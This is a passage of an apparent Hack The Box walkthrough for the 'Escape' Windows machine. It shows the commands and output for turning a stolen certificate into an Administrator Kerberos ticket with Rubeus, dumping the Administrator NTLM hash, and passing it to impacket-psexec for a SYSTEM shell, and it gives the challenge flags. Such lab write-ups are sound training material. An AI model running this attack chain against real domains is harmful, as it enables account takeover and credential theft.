
For the export password - Just give enter



```
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter Export Password:
Verifying - Enter Export Password:
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $ls
 Certify.exe   cert.pem   cert.pfx   cracked.txt   hash.txt   NmapScan.txt  'SQL Server Procedures.pdf'
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $
```

Then transfer the `cert.pfx` to Windows system.

Transfer `rubeus.exe` as well.
and run `Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /outfile:ticket /ptt`




```
*Evil-WinRM* PS C:\temp> ./Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /outfile:ticket /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\Administrator'
[*] Using domain controller: fe80::4de:3146:d0e7:47d6%4:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

      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

```
[*] Ticket written to ticket

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/sequel.htb
  ServiceRealm             :  SEQUEL.HTB
```

At this point we are already administrator.
Then we can get the Administrator credentials using `./Rubeus.exe asktgt`


```
/user:Administrator /certificate:cert.pfx /outfile:ticket /ptt /getcredentials
```



```
Exception: C:\temp\ticket already exists! Data not written to file.

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/sequel.htb
  ServiceRealm             :  SEQUEL.HTB
  UserName                 :  Administrator
  UserRealm                :  SEQUEL.HTB
  StartTime                :  3/16/2023 1:09:54 PM
  EndTime                  :  3/16/2023 11:09:54 PM
  RenewTill                :  3/23/2023 1:09:54 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable
  KeyType                  :  rc4_hmac
  Base64(key)              :  xWgOgJ8/DydP9yaAOSOZyA==
  ASREP (key)              :  6FD980C4A36DD2C61D0E60E0EAA1009D

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : A52F78E4C751E5F5E17E1E9F3E58F4EE
*Evil-WinRM* PS C:\temp>
```


Now we can use PSExec to login as Administrator

```
sudo impacket-psexec -hashes"Enter the NTLM hash twice"
Administrator@10.10.11.202
```



```
┌─[aurora@parrot]─[~/PenTesting/Tools/Rubeus-1.6.4/PreCompiled]
└──╼ $sudo impacket-psexec -hashes A52F78E4C751E5F5E17E1E9F3E58F4EE:A52F78E4C751E5F5E17E1E9F3E58F4EE Administrator@10.10.11.202
[sudo] password for aurora:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.11.202.....
[*] Found writable share ADMIN$
[*] Uploading file CTTuJZCk.exe
[*] Opening SVCManager on 10.10.11.202.....
[*] Creating service kbYc on 10.10.11.202.....
[*] Starting service kbYc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```


Go to `C:\Users\Ryan.Cooper\Desktop` and `cat user.txt`



```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> cat user.txt
dabc7c7d3e851fd6c306c6bbd783cf3a
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop>
```

User.txt --> dabc7c7d3e851fd6c306c6bbd783cf3a

Go to `C:\Users\Administrator\Desktop`
Proof.txt --> a8bdac87c933b06ab63a299336f24dbe



```
C:\Users\Administrator\Desktop>more root.txt
a8bdac87c933b06ab63a299336f24dbe

C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1dc
   IPv6 Address. . . . . . . . . . . : dead:beef::4de:3146:d0e7:47d6
   Link-local IPv6 Address . . . . . : fe80::4de:3146:d0e7:47d6%4
   IPv4 Address. . . . . . . . . . . : 10.10.11.202
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:933%4
                                       10.10.10.2

C:\Users\Administrator\Desktop>
```

Machine Completed!!